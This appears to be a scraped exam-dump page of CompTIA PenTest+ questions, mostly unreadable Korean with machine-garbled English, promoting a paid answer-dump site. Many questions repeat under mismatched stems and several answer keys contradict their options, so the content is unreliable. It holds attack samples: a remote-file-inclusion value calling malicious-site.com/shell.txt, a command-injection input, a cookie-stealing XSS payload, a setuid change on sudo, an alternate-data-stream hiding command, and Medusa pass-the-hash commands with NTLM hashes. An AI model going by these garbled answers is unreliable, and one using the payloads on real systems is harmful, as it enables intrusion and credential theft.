<code>logfile=http%2f%2fwww.malicious-site.com%2fshell.txt</code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>
<code>lookup=whoami</code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>



NEW QUESTION: 120

□□ □□□ □□ □□□ □□ □□ □□□ □□□□ □□□□ □□ □□ □□□ □□□□ □□□. □□ □ □□ □□□□ □□□ □□□ □ □□□□□ □□□□□ □□ □□□ □□□□□? (2□ □ □).

- A. IT □□□ □□□□ □□□□ □□□□□ □□
- B. SNMP □□ □□□□ □□ □□□ □□
- C. HTTP□ □□ □□□□ □□ □□
- D. □□□ □□□ DAR □□□
- E. CA□□ □□□ S/MIME □□□ □□□

Answer: C,D ([LEAVE A REPLY](#))

NEW QUESTION: 121

□□ □□□ □□ □□□ □□□□□□ □□□ □□□□ □□□□ □ □□□□. □ □□□□ □□ □□□ □□□ □□□□□ □□□□ □ □□ □ □□□□. □□: □□ □□□□□ □□□□ □□ □□□ □□□□□ □□□□ □ □□□ □□□ □□□□□□.

Question Reset All Answers

Drag and Drop Options

```

self.ports {
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
}

for $PORT in $PORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

ort_scan(sys.argv[1], ports)

!usr/bin/bash

```

Inmutables

```

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:

```

Answer:

Which of the following is the correct command to compile the GHOST file on a Linux system?

A)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST
test i:
./GHOST
```

- A. C
- B. B
- C. A
- D. D

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 123

Which of the following is the correct command to scan a remote host for open ports using Nmap on a Linux system?

- A. -O
- B. -iL
- C. -V
- D. -sS
- E.
- F. -oX

Answer: B,E ([LEAVE A REPLY](#))

-
-

<https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts#six-scan-hosts-and-ip-addresses-re>

NEW QUESTION: 124

Which of the following is a common method for detecting a buffer overflow? (Select two)

- A. Using a debugger to set breakpoints.
- B. Using a memory dump to analyze memory contents.
- C. Using a network sniffer to capture traffic.
- D. Using a crash reporter to analyze crash logs.

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 125

Which of the following is a common method for detecting a buffer overflow?

Chmod 4111 /usr/bin/sudo

Which of the following is a common method for detecting a buffer overflow?

- A. Using a debugger to set breakpoints.
- B. Using a memory dump to analyze memory contents.
- C. Using a network sniffer to capture traffic.
- D. Using a crash reporter to analyze crash logs.

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 126

Which of the following is a common method for detecting a buffer overflow? (Select two)

- A. Using a debugger to set breakpoints.
- B. Using a memory dump to analyze memory contents.
- C. Using a network sniffer to capture traffic.
- D. Using a crash reporter to analyze crash logs.

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 127

Which of the following is a common method for detecting a buffer overflow?

```
example.php?alert=1337z<script>alert(document.cookie)</script>423423efd2
```

Which of the following is a common method for detecting a buffer overflow?

- A. XSS
- B. XSS
- C. XSS
- D. XSS

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 128

```

root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

```

```

root:~# ./test.sh
False

```

- A. 'dest=5+5' is a valid assignment statement.
- B. 'source' is not equal to 'dest' so the condition is false.
- C. 'else' is a valid keyword.
- D. 'fi' is a valid keyword.
- E. '=' is not a valid comparison operator.

Answer: (SHOW ANSWER)

NEW QUESTION: 129

```

root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

```

Answer: B (LEAVE A REPLY)

URL: <https://geekflare.com/http-header-implementation/>

NEW QUESTION: 130

```

root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

```


C. □□ □□ □□

D. □□ □□

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 134

□□ □ □□□□ □□□□ □□□ □□ □□ □□□ □□□□□?

A. □□□ □□

B. □□

C. □□□□□

D. □□ □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 135

□□□ □ □□

□□ □□□ □□ □□□ □□□□□□ □□□ □□□□ □□□□ □ □□□□. □ □□□□ □□

□□□ □□□ □□□ □□□□□ □□□□ □ □□ □ □□□□.

□□:

□□ □□□□□ □□□□ □□ □□□ □□□□□ □□□□ □ □□□ □□□ □□□□□□.

```
Drag and Drop Options
elif ports {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()
}

for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
}

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()

port_scan(sys.argv[1], ports)

/usr/bin/bash
```

```
Immutables
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

CompTIA

Answer:



CompTIA

NEW QUESTION: 136

□□ □□□□ □ □□□□□□□ □□ □□□ □□□□□. □□ □□□ □ □□ □□□□□ □□ □□ □□□ □□□ □□ □□□□ □□□□□?

- A. □□□ XSS
- B. □□□ □□ □□
- C. □□□ □□□
- D. □□□□

Answer: A (LEAVE A REPLY)

□□

□□/□□: [https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS))

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□!
DumpTop □ □□ **PT0-001** □□ □□□ □□□□□□, DumpTop PT0-001 □□ □□□ □□□
□□□□□ □□□ □□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□
□ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps,
30%OFF Special Discount: KrDump)

NEW QUESTION: 137

□□ □□□ □ □□□ □□□ □□□□ □□ □□ □□ □□□□□□□ □□□□□. □□ □ □□
□ □□□□ □□□□ □□ □ □□□□ □□□ □□□□□?

- A. □□ □□□ □□
- B. C \windows\temp □ □□ □ □□□□
- C. □□□ □□
- D. □□□ □□

Answer: D (LEAVE A REPLY)

NEW QUESTION: 138

□□ □□ □□ □□□□ □□□ □□□□□ □□ □□□ □□□□ □□ □□□ □□□□ □□□
□□□ □□□ □□□□□.

c: \creditcards.db>c:\winit\system32\calc.exe:creditcards.db
□□ □ □ □□□ □□□□ □□ □□□ □□□□ □□□□□?

- A. □□□ □□
- B. □□ □□□ □□□
- C. □□□ □□ □□□
- D. □□ □□ □□□

Answer: B (LEAVE A REPLY)

NEW QUESTION: 139

□□ □□□□ □□ □□ □□ □□□ □□□ □□ □ □□□□ □□ □□□□ □□□ □□□□□.
□□□ □□□ □□□□ □□ □□□□□ □□ 443□ □□□□□ □□□□□. □□ □ □□ □□ □
□□□ □□ □□ □□□□?

- A. □□□□ □□□□ □□□□□□□.
- B. □ □□□□□□ □□□ □□
- C. □□□□□□□ □□ □□□ □□
- D. □□ 443□ □□ IP □□□ □□□

Answer: (SHOW ANSWER)

NEW QUESTION: 140

□□ □□□ □□ □□ □ □□□ □□ □□ □ "□□□□ □□"□ □□□ □□ □□□□□□?

- A. □□□ □□
- B. □□ □□ □□□□
- C. □□ □□ □□

- A. 'else' □ 'elif' □ □□□□□.
- B. 'dest=5+5' □□ 'let' □ □□□□□.
- C. '=' □ '-eq' □ □□□□□.
- D. 'fi' □ 'Endlf' □ □□□□□.
- E. 'source' □ 'dest' □ "\$source" □ "\$dest" □ □□□□□.

Answer: B,E ([LEAVE A REPLY](#))

NEW QUESTION: 144

□□ □□ □□ □□□ Pll □□□ □ □□ □□□□ □□ □□ □□ □□ □□□□ □□□□□□
 □. □□□□ □□□□ 1□□ 1000□□ □□□ □ □□□□□□□□ □□□ □□□ □□ □□□□
 □□□. □□ □□□□□ □□□ □ □□□ □□□□□□.

```
#usr/bin/python
import requests
url = "https://www.comptia.org?id="
for i in range(1, 1001):
    url += i
    req = requests.get(url)
    if req.status_code ==200:
        print(req.text)
```

□□ □ □□□ □□□□ □□□ □□□□□?

- A. □□ = □□.get(url)
- B. url += i
- C. url = "https://www.comptia.org?id="
- D. req.status ==200□ □□:

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 145

□□ □□□□ □□□ □□ □□□ □□□ □ □□□□ □□□□ □□□□□ □□□. Nmap BEST
 □ □□□□ □□ □□ □ □□ □□□ □□□□ □□ □□□□□?

- A. --□□□□ □□□□
- B. --□□ □□
- C. --□□ □□
- D. --□□ □□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 146

□□ □□□□ □□ □□□ □□ □□ □□□ □□ □□□ □□□□□.

Vulnerability	Ports
Multiple unsupported versions of Apache found	80,443
SSLv3 accepted on the HTTPS connections	443
Mod_rewrite enabled on Apache servers	80,443
Windows Server 2012 host found	21

Which of the following is the most likely cause of the vulnerability?

- A. The server is not patched.
- B. The server is not configured correctly.
- C. The server is not updated.
- D. The server is not secured.

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 147

Which of the following is the most likely cause of the vulnerability?

The user is unable to log in to the system.

Options:



The user is not using the correct password.

The user is not using the correct username.



```
Secure System
https://comptia.org/login.aspx#viewsource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHhzZmtpbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXUudWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGhZ2Zi
bnRkbGltQ2Job3VpYXNpZGZubXM7bGtlZmllahZab3RhZGJua2h4dnZ1aWdia3NqYWVqa2JmbGhY3Z2Z2JqbGFzZWJmaXVkaZGZidmxiamFmbGhke3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hgZHNmZmU1c2hmdWRzZmZoa2U3cndweWhnamRzZmZ2bnVzZm53cnVmYnZlZXU2" name="csp-token" />
</script>
<script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="c:url value='main.do/'" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password</span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password</span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```

```
Secure System
https://comptia.org/login.aspx#viewsource
<meta
content="c2RmZGZnaHhzZmtpbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXUudWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGhZ2Zi
bnRkbGltQ2Job3VpYXNpZGZubXM7bGtlZmllahZab3RhZGJua2h4dnZ1aWdia3NqYWVqa2JmbGhY3Z2Z2JqbGFzZWJmaXVkaZGZidmxiamFmbGhke3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hgZHNmZmU1c2hmdWRzZmZoa2U3cndweWhnamRzZmZ2bnVzZm53cnVmYnZlZXU2" name="csp-token" />
</script>
<script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="c:url value='main.do/'" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password</span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password</span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



Secure System
 https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h13bcktae2ewvqf4bdcbj3v	www.com...	/	Session	41		Secure	
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmz	36104370	comptia.o...	/	2017-10-1...	14			
__utmv	1	comptia.o...	/	Session	14			
__utmz	36104370.2--Account%20type=Full%20Defined+1	comptia.o...	/	2017-10-1...	7			
__utmc	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2019-10-1...	48			
_sp_id.0767	4a84866-59851c-1508266964.1.1508268019.1508266964.819347...	comptia.o...	/	2018-04-1...	99			
_sp_ses.0767	*	comptia.o...	/	2019-10-1...	99			
	*	comptia.o...	/	2017-10-1...	13			

Secure System
 https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h13bcktae2ewvqf4bdcbj3v	www.com...	/	Session	41				
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59				delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32				delete
__utmc	36104370	comptia.o...	/	2017-10-1...	14				delete
__utmz	1	comptia.o...	/	Session	14				delete
__utmv	36104370.2--Account%20type=Full%20Defined+1	comptia.o...	/	2017-10-1...	7				delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2019-10-1...	48				delete
__utmc	4a84866-59851c-1508266964.1.1508268019.1508266964.819347...	comptia.o...	/	2018-04-1...	99				delete
_sp_id.0767	*	comptia.o...	/	2019-10-1...	99				delete
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13				delete

Secure System
 https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 18/ 2016 to 7/ 19/ 2018

Install Certificate... Issuer Statement

Learn more about certificates

OK

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server


Step 1

Step 2

Step 3

Step 4

Answer:



NEW QUESTION: 148

Which of the following is a valid command to generate a Certificate Signing Request (CSR) for a certificate intended for use by a remote computer?

- A. sslbump
- B. iptafcles
- C. openssl
- D. ipsec

Answer: C (LEAVE A REPLY)

NEW QUESTION: 149

Which of the following is a valid command to generate a Certificate Signing Request (CSR) for a certificate intended for use by a remote computer?

```
#medusa -H hosts.txt -U users.txt -P passwords.txt -M smbnt -O out.txt
Medusa v2.2 [http://www.fooofus.net] (C) DanC-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [smbnt] Host:192.168.16.23 (1 of 96 complete) User: WrkStnAdmin (1 of 1, 0 complete) Password:
aa3b435b51404eaa3b435b51404ee:4e63c1b187e274dda214154b349fe316 (1 of 1 complete)

ACCOUNT CHECK: [smbnt] Host:192.168.16.28 (2 of 96 complete) User: WrkStnAdmin (1 of 1, 0 complete) Password:
aa3b435b51404eaa3b435b51404ee:4e63c1b187e274dda214154b349fe316 (1 of 1 complete)
```

Which of the following is a valid command to generate a Certificate Signing Request (CSR) for a certificate intended for use by a remote computer?

- A. #medusa -H hosts.txt -C creds.txt -M mssql1 -m □□: DOMAIN -o out.txt
- B. #medusa -H hosts.txt -U □□□, txt -P □□, txt -M smbnt -m PASS:HASH -o □□. txt
- C. #medusa -h hosts.txt -U usera.txt -P □□, txt -M smbnt. -m GROP:LOCAL -O out.txt -m □□: □□
- D. #medusa -H hosts.txt -u WrkStnAdmin -p aa3b435b51404eeaa3b435b51404ee:4e63c1b137e274dda214154b349fe316 -M smbnt -m GROUP.txt:DOMAIN -o out

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 150

□□□ □□□□ Windows □□□□□ □□□□□ □ □ □□□□ □□ □□□□□ □ □□ □□ □□□□ □□□?

- A. HKEY_CLASSES_ROOT
- B. HKEY_LOCAL_MACHINE
- C. HKEY_CURRENT_USER
- D. HKEY_CURRENT_CONFIG

Answer: C ([LEAVE A REPLY](#))

□□/□□: <https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/>

NEW QUESTION: 151

□□ □□□□ □□ □□□ □□ □□ □□□ □□ □□□ □□□□□.

Vulnerability	Ports
Multiple unsupported versions of Apache found	80,443
SSLv3 accepted on the HTTPS connections	443
Mod_rewrite enabled on Apache servers	80,443
Windows Server 2012 host found	21

□□ □□ □□□□ □□ □□ □□□ □□ □□□ □□□□ □□ □□ □□□□□?

